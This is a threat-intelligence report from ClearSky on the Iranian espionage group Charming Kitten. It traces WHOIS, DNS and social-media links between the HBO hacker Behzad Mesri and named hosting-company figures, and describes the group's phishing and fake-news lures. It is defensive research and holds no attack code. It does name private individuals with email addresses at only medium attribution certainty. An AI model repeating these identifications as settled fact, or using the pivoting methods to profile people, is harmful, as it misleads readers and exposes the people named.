



Charming Kitten

Iranian cyber espionage against human rights activists, academic researchers and media outlets - and the HBO hacker connection

ClearSky Cyber Security

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Introduction

Charming Kitten is an Iranian cyberespionage group operating since approximately 2014. This report exposes their vast espionage apparatus, active during 2016-2017. We present incidents of company impersonation, made up organizations and individuals, spear phishing and watering hole attacks. We analyze their exploitation, delivery, and command-and-control infrastructure, and expose DownPaper, a malware developed by the attackers, which has not been publicly documented to date.

Incidents documented in this report are likely a small fraction of the actual amount of targeted attacks, which may reach thousands of individuals. We expose more than 85 IP addresses, 240 malicious domains, hundreds of hosts, and multiple fake entities – most of which were created in 2016-2017. The most recent domains (*com-archivecenter[.]work*, *com-messengerservice[.]work* and *com-videoservice[.]work*) were registered on December 2nd, 2017, and have probably not been used in attacks yet.

We present the connection between Behzad Mesri, an Iranian national recently indicted for his involvement in hacking HBO, and Charming Kitten. We also identify other members of the group.

This report refers to two likely distinct groups, **Charming Kitten** and **Rocket Kitten**, together. This is not to say that the two groups are one, but that due to overlap in infrastructure, tools, targets, and modus operandi we are unable to precisely attribute each incident to one or the other. Further discussion appears in the section "Charming Kitten or Rocket kitten?"

Targets

The attackers' focus appears to be individuals of interest to Iran in the fields of **Academic research** (i.e. Iranists - Scholars who study Iran), **Human right** and **media**. Emphasis is given to Iranian dissidents living in Iran or abroad, and people who come in touch with Iranians or report on Iranian affairs such as journalists and reporters, media outlets covering Iran, and political advisors.

Most targets known to us are individuals living in Iran, the United States, Israel, and the UK. Others live in Turkey, France, Germany, Switzerland, United Arab Emirates, India, Denmark and other countries.

Notably, the attackers usually try to gain access to private email and Facebook accounts. They seek to infiltrate the targets' social network as a hop point to breach other accounts in their social network, or to collect information about their targets. Sometimes, they aim at establishing a foothold on the target's computer to gain access into their organization, but, based on our data, this is usually not their main objective, as opposed to other Iranian threat groups, such as Oilrig¹ and CopyKittens².

¹ <http://www.clearskysec.com/oilrig/>

² <http://www.clearskysec.com/tulip/>

Charming Kitten or Rocket kitten?

While Iranian threat actors have been well documented by security researchers, the inner workings of the ecosystem of Iran's hackers is not entirely clear. Groups can be vigorously active for years and then disappear abruptly, sometimes due to being publicly outed. Researchers make a best-faith effort to assign operations to certain groups, but the instability in the field makes the process challenging.

A case of these obscure lines can be found in a blogpost published in coordination and parallel to this report -“Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code”³ by Collin Anderson and Claudio Guarnieri. Flying Kitten (which is another name given by the security industry to Charming Kitten) was one of the first groups to be described as a coherent threat actor conducting operations against political opponents of the IRI (Islamic Republic of Iran) government and foreign espionage targets. FireEye’s publication of “Operation Saffron Rose” report, which described Flying Kitten’s operations against aviation firms, led to the dismantling of Flying kitten’s infrastructure and the apparent end of its activities. Months later, another, seemingly distinct group, “Rocket Kitten,” would be described by a series of reports.

While the two groups exhibited different behaviors that lend credence to the assumption they were distinct, disclosures of private toolkits strongly suggest that Rocket Kitten had used Flying Kitten resources throughout its credential-theft operations. Moreover, Rocket Kitten had experimented with reusing malware that appeared to be an undisclosed precursor to Flying Kitten’s “Stealer” agent documented by FireEye. These overlaps provide some indication that Rocket Kitten had some relationship to Flying Kitten – perhaps members of the latter joining the new team. Rocket Kitten has since largely subsided as a formidable actor, and repeating the theme of its predecessor now only appears in echoes of other campaigns.

Read -“Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code” here:

<https://iranthreats.github.io/resources/attribution-flying-rocket-kitten>.

Further information is available in "Appendix B - Previous reports about Charming Kitten and Rocket Kitten".

³ <https://iranthreats.github.io/resources/attribution-flying-rocket-kitten>

The HBO hacker and Charming Kitten

HBO hacking indictment

In November 21, 2017, the United States Department of Justice unsealed an indictment⁴ against **Behzad Mesri** (A.K.A “Skote Vahshat”)⁵ for his involvement hacking and extorting HBO, and for subsequently leaking the stolen content on the Internet. Leaked content included confidential information about upcoming episodes of the popular television series, “Game of Thrones,” and video files containing unreleased episodes of other television series created by HBO⁶.



According to the indictment, "Mesri is an Iran-based computer hacker who had previously worked on behalf of the Iranian military to conduct computer network attacks that targeted military systems, nuclear software systems, and Israeli infrastructure. At certain times, Mesri has been a member of an Iran-based hacking group called the **Turk Black Hat** security team".

Connection to Iranian government backed threat agent

Security researcher Collin Anderson of Iran Threats⁷ tagged Mesri's twitter account⁸ in a tweet⁹ suggesting that Mesri might be related to Charming Kitten.

⁴ <https://www.justice.gov/usao-sdny/pr/acting-manhattan-us-attorney-announces-charges-against-iranian-national-conducting>

⁵ <https://www.fbi.gov/wanted/cyber/behzad-mesri>

⁶ Other stolen content includes: (a) confidential video files containing unaired episodes of original HBO television programs, including episodes of “Barry,” “Ballers,” “Curb Your Enthusiasm,” “Room 104,” and “The Deuce”; (b) scripts and plot summaries for unaired programs, including but not limited to episodes of “Game of Thrones”; (c) confidential cast and crew contact lists; (d) emails belonging to at least one HBO employee; (e) financial documents; and (f) online credentials for HBO social media accounts (collectively, the “Stolen Data”).

⁷ <https://iranthreats.github.io/>

⁸ https://twitter.com/skote_vahshat

⁹ <https://twitter.com/CDA/status/932992141466279936>

 **Collin Anderson**
@CDA

Follow ▾

Replying to @CDA @skote_vahshat

The background information in the indictment is particularly interesting – targeting DIB/Israel would suggest that @skote_vahshat is a participant in one of Iran's known groups, such as Charming Kitten. Document (c/o: @josephfcox) documentcloud.org/documents/4255 ...

computer hacker. MESRI was a self-professed expert in computer hacking techniques, and had worked on behalf of the Iranian

Subsequently, we tried to find connections of Mesri to other activities and people mentioned in this report. Thanks to the public nature of how Mesri and other members of Turk Black Hat conducted their hacking activities and private online life, we could find several connections. This is not to say that the HBO hack was ordered by the Iranian government. Rather, we try to strengthen the assumption that Mesri was, at a certain time, part of, or related to Charming Kitten. In addition, we unmask other members of the group based on their connection to Mesri and to Charming Kitten infrastructure.

From Mesri to Charming Kitten

ArYaleIRAN (AKA aryaieiran@gmail.com AKA aryaieiran@hotmail.com AKA mno_1988_fgh@yahoo.com) is a 29 years old Iranian hacker and member of Turk Black Hat. Below is his profile page in "Iranian engineers club"¹⁰:

ArYaiEiRan newcomer

Home Page | Find latest posts | Find latest started threads | View Articles | View Blog Entries

Join Date: 2008/10/03
Last Activity: 2011/9/23
Avatar: 

Recent Visitors
The last 4 visitor(s) to this page were: Bahar_f72 , daggers , ramtinteymouri , Sharif_ This page has had 1,028 visits

ArYaiEiRan's Activity | **About Me** | **Post Areas**

Basic Information

Age: 29

About ArYaiEiRan
field: Robotic Engineering
Degree or Degree: Undergraduate student
Interests: all
Location: Tehran
Occupation: web

Contact

This Page: <http://www.iran->

Instant Messaging
Send an Instant Message to ArYaiEiRan Using...

-  MSN aryaieiran@HOTMAIL.COM
-  AIM aryaieiran@gmail.com
-  ICQ aryaieiran
-  Yahoo! mno_1988_fgh

Send a message via Skype™ to ArYaiEiRan Skype™ [aryaieiran](http://www.aryaieiran)

¹⁰ <http://www.iran-eng.ir/member.php?77662-ArYaiEiRan?langid=1>

A list of websites he defaced, listed on Zone-H¹¹:

| Date | Notifier | H | M | R | L | Domain |
|------------|------------|---|---|---|---|-----------------------------------|
| 2015/05/27 | ArYaleIrAn | | | | | forum.ha.cker.ir/aria.php |
| 2012/07/06 | ArYaleIrAn | | M | | | xn--mgbt8db40c.com/aryaieiran.... |
| 2012/07/05 | ArYaleIrAn | | | | | www.parsihackers.ir/aryaieiran... |
| 2012/06/20 | ArYaleIrAn | | | | | mihanhack.com/forums/aryaie.htm |
| 2012/01/27 | ArYaleIrAn | | | | | www.alikhaliifar.ir/aryaieira... |
| 2012/01/27 | ArYaleIrAn | | M | | | www.vbiran.info/aryaieiran.html |
| 2012/01/27 | ArYaleIrAn | | M | | | ads.vbiran.ir/aryaieiran.html |
| 2012/01/16 | ArYaleIrAn | H | | | | hacked.ir |
| 2012/01/16 | ArYaleIrAn | | | | | mihanbit.com/setting.php |
| 2012/01/14 | ArYaleIrAn | H | M | | | zarghami.net |
| 2011/11/21 | ArYaleIrAn | H | | R | | www.p30vel.net |
| 2011/10/31 | ArYaleIrAn | H | M | | | forum3at.info |
| 2011/10/31 | ArYaleIrAn | H | M | | | forum3at.in |
| 2011/10/31 | ArYaleIrAn | H | M | | | forum3at.us |
| 2011/10/31 | ArYaleIrAn | H | M | | | tv.forum3at.us |
| 2011/10/31 | ArYaleIrAn | H | M | | | persiandesign.org |
| 2011/09/12 | ArYaleIrAn | | | | | ir98music.com/aryaieiran.htm |
| 2011/08/29 | ArYaleIrAn | H | | | | aryaieiran.aradservers.net |
| 2011/08/25 | ArYaleIrAn | | M | | | donbaler.com/aryaieiran.html |
| 2011/08/25 | ArYaleIrAn | | M | | | donbaler.net/aryaieiran.html |
| 2011/08/25 | ArYaleIrAn | | M | | | sharetronix.ir/aryaieiran.html |
| 2011/08/25 | ArYaleIrAn | | M | | | llink.ir/aryaieiran.html |

And a mirror page of a defacement he made in 2012, showing some of his team members and email address:

Mirror saved on: 2012-06-20 13:01:00

Notified by: ArYaleIrAn Domain: http://mihanhack.com/forums/aryaie.htm
System: Linux Web server: LiteSpeed IP address: 176.9.84.46
This is a CACHE (mirror) page of the site when it was saved by our robot on 2012-06-20 13:01:00 Notifier stats

ArYaleIrAn . Ali.Erroor . B@RBOD . b3hz4d

Hacked By:
AryaeIran



¹¹ <http://www.zone-h.org/archive/notifier=ArYaleIrAn>



The same email address, aryaieiran@gmail.com, shows up in the SOA (Start of Authority) record of multiple domains registered and used by Charming Kittens that are presented in this report. These include britishnews.com[.]co, britishnews[.]org, broadcastbritishnews[.]com and mehrnews[.]info. All these websites used **persiandns[.]net** as their NS (name server), as can be seen in PassiveTotal^{12 13}:

| Value | | First | Last | Type |
|----------------------|--|------------|------------|------|
| britishnews.com.co | | 2016-11-18 | 2017-11-28 | MX |
| aryaieiran@gmail.com | | 2016-11-05 | 2017-11-28 | SOA |
| ns7.persiandns.net | | 2016-11-18 | 2017-11-28 | SOA |
| britishnews.org | | 2017-04-25 | 2017-11-28 | MX |

| Value | | First | Last | Type |
|----------------------|--|------------|------------|------|
| ns7.persiandns.net | | 2016-11-30 | 2017-11-23 | SOA |
| ns8.persiandns.net | | 2016-11-02 | 2017-11-23 | NS |
| aryaieiran@gmail.com | | 2016-11-30 | 2017-11-23 | SOA |
| britishnews.org | | 2016-11-30 | 2017-11-23 | MX |


¹² <https://community.riskiq.com/search/britishnews.org>

¹³ <https://community.riskiq.com/search/britishnews.com.co>

aryaieiran@gmail.com also registered *persiandns[.]net*, potentially indicating that he is the administrator of the services and an employee in the company:

| |
|---|
| 2013-05-10 |
| 1 Domain Name: PERSIANDNS.NET |
| 2 |
| 3 Registration Date: 08-May-2013 |
| 4 Expiration Date: 08-May-2014 |
| 5 |
| 6 Status:LOCKED |
| 7 Note: This Domain Name is currently Locked. |
| 8 This feature is provided to protect against acquisition of the domain name, |
| 9 as in this status the domain name cannot be or modified. |
| 10 |
| 11 Name Servers: |
| 12 ns1.persiandns.net |
| 13 ns2.persiandns.net |
| 14 |
| 15 Registrant Contact Details: |
| 16 ARYAIEIRAN |
| 17 ARYAE IRAN (ARYAIEIRAN@gmail.com) |
| 18 tehran |

In a defacement, still online at the time of writing, both ArYaleIrAn and Skote_Vahshat, the HBO hacker, take credit as members of Turk Black Hat. This indicates that both were members of Turk Black Hat at the same time, and likely knew each other.



persiandns[.]net hosting services, which hosted malicious domains used by charming kitten, redirects to **mahanserver[.]ir**, indicating it is the same company:

The screenshot shows a web browser window with the URL <https://mahanserver.ir/index.php>. The page content includes contact information: phone number +98-77516606, email contact@mahanserver.com, and a logo for "Mahanserver". A red box highlights the Network tab in the developer tools, specifically the General section of the Request Headers, which shows the redirect details:

- Request URL: <http://persiandns.net/>
- Request Method: GET
- Status Code: 301 Moved Permanently
- Remote Address: 46.209.160.132:80
- Referrer Policy: no-referrer-when-downgrade

Another red box highlights the Location header in the Response Headers section, which points to <http://mahanserver.ir/>.

The about page (درباره ما) of mahanserver[.]ir leads to a 404 error page:



The CEO of mahanserver[.]ir is **Mohammad Rasoul Akbari** (A.K.A **ra3ou1**), likely the boss or partner of ArYaleIrA:

book.com/ra3ou1

Mohammad Rasoul Akbari

Friends Photos Videos

About Mohammad Rasoul Akbari

WORK

PersianServer
CEO & Founder · Tehran, Iran

r, Inc. [US] | https://twitter.com/ra3ou1

Home Notifications Messages

ra3ou1

@ra3ou1

CEO

Iran

mahanserver.ir

Tweets 31 Following 48 Follo 1

Tweets Tweets & re

ra3ou1 @ra3ou1 · Apr 2017
ای پی رسیدیم تو ش
● Translate from Persian

The two follow each other on twitter:

Inc. [US] | <https://twitter.com/ra3ou1/following>

Home Notifications Messages

ra3ou1
@ra3ou1

Tweets 31 Following 48 Followers 13 Likes 90

Secretary of @StateDept and now proudly partnering with @Yale & ...

shex
@behzad_bh

Follow

ArYalelrAn
@ArYalelrAn

A screenshot of a Twitter user profile for 'ra3ou1'. The profile picture is highlighted with a red box. Below the profile picture, the name 'ra3ou1' and handle '@ra3ou1' are displayed. To the right of the profile are statistics: Tweets 31, Following 48, Followers 13, and Likes 90. A bio below the stats reads: 'Secretary of @StateDept and now proudly partnering with @Yale & ...'. Below the bio is a timeline. The first tweet in the timeline is from a user named 'shex' with handle '@behzad_bh', whose profile picture is also highlighted with a red box. To the right of 'shex's tweet is a 'Follow' button. The second tweet in the timeline is from a user named 'ArYalelrAn' with handle '@ArYalelrAn', whose profile picture is highlighted with a red box.

Akbari is a Facebook friend of the HBO hacker, Behzad Mesri¹⁴.

Secure | <https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/>

Search

Behzad Mesri and Mohammad Rasoul Akbari

Friends since November 2016

NO POSTS TO SHOW

A screenshot of a Facebook 'friendship' page. At the top, it shows a secure connection with the URL <https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/>. Below the URL is a search bar. The main content area shows a profile picture of Behzad Mesri next to a cartoon character, followed by the text 'Behzad Mesri and Mohammad Rasoul Akbari'. Below this, a status bar indicates 'Friends since November 2016'. To the right of the status bar is a box stating 'NO POSTS TO SHOW'.

¹⁴ <https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/>

On Linkedin, MahanServer only has two employees: CEO Mohammad Rasoul Akbari and Mohammadamin Keshvari:

The screenshot shows the LinkedIn search interface with the search term 'MahanServer' entered. The 'All' tab is selected, and a 'Hire a Part-Time' button is visible. Below the search bar, it says 'People results for MahanServer • 2 results'. Two profiles are listed:

- Mohammad Rasoul Akbari** • [redacted]
CEO MahanServer
Netherlands
Current: CEO at Mahanserver
- Mohammadamin Keshvari** • [redacted]
MahanServer
Iran
Past: Mahan at Mahanserver

Interestingly, Mohammadamin Keshvari's profile picture is a pomegranate, like that of ArYalelRAN's twitter account¹⁵:

The image shows two side-by-side screenshots. On the left is the LinkedIn profile of Mohammadamin Keshvari, which includes his name, title (MahanServer), location (Iran), and a 'Connect' button. His profile picture is a whole pomegranate. On the right is the Twitter profile of ArYalelRAN, which includes the handle @ArYalelRAN, a bio indicating joining in December 2012, and a 'Tweet to ArYalelRAN' button. ArYalelRAN's profile picture is also a pomegranate.

¹⁵ <https://twitter.com/aryaieiran>

Moreover, Mohammadamin Keshvari mentions in his LinkedIn profile that he works at ARia Dc (*ariadc[.]com*, *ariadc[.]net*) which was registered by *aryaieiran@gmail.com* for three days in 2013 before changing to a generic email¹⁶:

| | 2013-05-10 | 2013-05-13 |
|----|--|---|
| 1 | Domain Name: ARIADC.NET | 1 Domain Name: ARIADC.NET |
| 2 | | 2 |
| 3 | Registration Date: 08-May-2013 | 3 Registration Date: 08-May-2013 |
| 4 | Expiration Date: 08-May-2014 | 4 Expiration Date: 08-May-2014 |
| 5 | | 5 |
| 6 | Status:LOCKED | 6 Status:LOCKED |
| 7 | Note: This Domain Name is currently Locked. | 7 Note: This Domain Name is currently |
| 8 | This feature is provided to protect against fraudulent acquisition of the domain name, | 8 This feature is provided to protect acquisition of the domain name, |
| 9 | as in this status the domain name cannot be transferred or modified. | 9 as in this status the domain name can or modified. |
| 10 | | 10 |
| 11 | Name Servers: | 11 Name Servers: |
| 12 | ns1.ubhost.com | 12 ns1.ariadc.com |
| 13 | ns2.ubhost.com | 13 ns2.ariadc.com |
| 14 | | 14 |
| 15 | Registrant Contact Details: | 15 Registrant Contact Details: |
| 16 | ARYAIEIRAN | 16 ariadata |
| 17 | ARYAIE IRAN (ARYAIEIRAN@gmail.com) | 17 ariadata (ariadc@gmail.com) |
| 18 | tehran | 18 tehran |

ARia Dc later turned into MahanServer, as can be seen in Waybac Machine:




¹⁶ Data from DomainTools whois history.

To sum up, the HBO hacker - **Behzad Mesri** is a member of Turk Black Hat along with **ArYaleIrAn**, who provides infrastructure for Charming Kitten activity via PersianDNS / Mahanserver together with **Mohammad Rasoul Akbari**, who is a Facebook friend of Behzad Mesri's. We tend to identify ArYaleIrAn with **Mohammadamin Keshvari**, because the latter is the only other employee of Mahanserver and works in a company whose domain was registered by the former (and both have a similar and unique profile picture).

We estimate with medium certainty that the three are directly connected to Charming Kitten, and potentially, along with others – are Charming Kitten.

We used SocialNet, Shadow Dragon's Maltego transform for social media analysis¹⁷ to analyze these connections and visually depict them, as can be seen below:



¹⁷ <https://shadowdragon.io/product/socialnet>

Delivery and Infection

Charming Kitten attack their targets using the following methods:

- **Made up organizations and people** – entities are made up to lure people into malicious websites or to receive malicious messages.
- **Impersonating real companies** – real companies are impersonated, making victims believe they are communicating or visiting the website of the real companies.
- **Watering hole attacks** – inserting malicious JavaScript code into breached strategic websites.
- **Spear phishing** – pretending to be Gmail, Facebook, and other services providers, or pretending to be a friend of the target sharing a file or a link.


These methods are elaborated below.

Made up organizations and people

British News

Charming kitten regularly target international media outlets with Persian-language services. Two recent reports – "How Iran tries to control news coverage by foreign-based journalists"¹⁸ and "Iranian agents blackmailed BBC reporter with 'naked photo' threats"¹⁹ describe harassment and intimidation methods applied by Iranian intelligence agencies. These campaigns often target reporters and journalists in phishing attempts.

On the same note, we identified a fake-news agency "established" by the attackers, called "*The British news agency*" or "*Britishnews*" (inspired by BBC)²⁰. Its website domain is britishnews.com[.]co and two other domains, broadcastbritishnews[.]com and britishnews[.]org, redirected to it. Below are screenshots of the main page of the website, which is online at time of writing:



¹⁸ <https://rsf.org/en/news/how-iran-tries-control-news-coverage-foreign-based-journalists>


¹⁹ <http://www.arabnews.com/node/1195681/media>

²⁰ Outed in collaboration with Forbs On Jan 2017, see "With Fake News And Femmes Fatales, Iran's Spies Learn To Love Facebook" forbes.com/sites/thomasbrewster/2017/07/27/iran-hackers-oilrig-use-fake-personas-on-facebook-linkedin-for-cyberespionage

The screenshot shows the homepage of Britishnews.com.co. At the top, there's a navigation bar with links for Home, News, World News, Sport, Tech, Photo, Video, Sign in, and About us. A search icon is also present. The main header features a large, detailed world map. Below the map, a black banner reads "Politics and Business" and "Read Latest News Anytime, Anywhere on Britishnews". A red banner below that says "How to Keep Yourself Updated With Technology" and "Technology News". On the right side of the map, there's a "Celebs" section with a thumbnail of a woman and the text "'Keeping it real!' Scarlett Moffatt praised by fans after posting THIS hilarious sunbathing photo".

